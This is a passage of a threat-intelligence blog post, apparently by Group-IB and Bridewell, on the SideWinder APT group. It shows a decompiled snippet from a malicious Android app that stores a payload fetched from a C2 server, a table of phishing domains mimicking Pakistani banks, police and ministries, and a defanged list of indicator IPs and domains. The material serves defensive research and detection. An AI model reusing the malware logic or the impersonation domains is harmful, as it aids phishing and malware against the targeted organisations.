
226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)

Saving the file downloaded from the command-and-control (C2) server as “/data/data/<package_name>/files/fex/permFex/8496eac3cc33769687848de8fa6384c3”:

```
private File j90bdb5be() {
    Logger.E(new String[]{"gadf"});
    return new File(new File(new File(this.getFilesDir().getPath(), this.util.db64("Wm1WNA==")), this.util.db64("Y0dWeWJVWmxlQT09")),
    this.util.MD5("permFex"));
    // db64("Wm1WNA==") -> fex
    // db64("Y0dWeWJVWmxlQT09") -> permFex
    // MD5("permFex") -> 8496eac3cc33769687848de8fa6384c3
```

Hosting infrastructure

This graph shows the distribution of malicious domains by hosting service provider, for providers known to be used by SideWinder.



SideWinder often registers domains whose URL addresses mimic various organizations in Pakistan and China. In June 2022, Group-IB specialists published a blog post (SideWinder.AntiBot.Script) in which they described the group's resources whose URLs mimic Pakistani organizations. It is worth noting that website contents are sometimes drastically different from what the name suggests.

Who are SideWinder's potential targets?

The domains discovered by Bridewell and Group-IB specialists suggest that SideWinder could have planned attacks against financial and government organizations, as well as companies specialized in e-commerce and mass media in Pakistan and China.

Sector	Domain impersonation	Legitimate domain	Connection
Banking	sbp-pk[.]org	sbp.org.pk	State Bank of Pakistan
Government organizations	sindhpolice-govpk[.]org	sindhpolice.gov.pk	Sindh Police
	punjabpolice-gov-pk.fia-gov[.]com	punjabpolice.gov.pk	Punjab Police
	fia-gov[.]com	fia.gov.pk	Federal Investigation Agency
	mofs-gov[.]org	mofa.gov.org	Ministry of Foreign Affairs
	paf-govt[.]net	paf.gov.pk	Pak Air Force

Conclusion

SideWinder is among the most active and prolific threat actors out there. According to Group-IB, between June and November 2021 the group may have targeted as many as **61 organizations in Asia.**

While investigating the threat actors, Group-IB's and Bridewell's threat intelligence specialists identified and attributed a large part of the group's infrastructure, namely **55 domains and IP addresses**. In addition, our analysis revealed phishing domains imitating news, finance, media, government, and telecommunications companies.

A close look at the infrastructure used by any group will almost always help with writing hunting rules that can be then used to learn about that group's attacks in the making and respond to them preemptively. The network indicators provided in this blog post can be used to protect against SideWinder proactively and to search for new infrastructure used by the group.

Like many other APT groups, SideWinder relies on targeted spear phishing as the initial vector. It is therefore important for organizations to deploy business email protection solutions that detonate malicious content.

To enrich indicators of compromise and stay up to date with relevant threats, it is more effective to use threat intelligence solutions.

If your company's specialists analyze the activity of this or any other APT group, we would be happy to conduct a joint analysis and publish it on our blog.

#FightAgainstCybercrime
#WeStopAttackers

Request a demo

You might also like:

SideWinder.AntiBot.Script. APT SideWinder's new tool that narrows their reach to Pakistan

Old Snake, New Skin: Analysis of SideWinder APT activity between June and November 2021

SimpleHarm: Tracking MuddyWater's infrastructure

Indicators

185.205.187.234	pk.downld[.]net paknavy-gov-pk.downld.net downld[.]net
104.128.189.242	cpec[.]site
138.68.160.176	sindhpolice-govpk[.]org sbp-pk[.]org helpdesk-gov[.]info
149.154.152.37	paf-govt[.]net bluedoor[.]click
149.154.154.216	shortney[.]org
149.154.154.65	storeapp[.]site
151.236.14.56	reth.cvix[.]cc

Share this article

Found it interesting? Don't hesitate to share it to wow your friends or colleagues

Internship
Academic Aliance
Sustainability
Media Center
Contact

Subscription plans →
Services →
Resource Center →

Contact

APAC: +65 3159 3798
EU & NA: +31 20 226 90 90
MEA: +971 4 568 1785

info@group-ib.com

Subscribe to stay up to date with the latest cyber threat trends

Business Email*

I understand and agree that my personal data will be collected and processed according to the Privacy Policy*

Terms of Use Cookie Policy Privacy Policy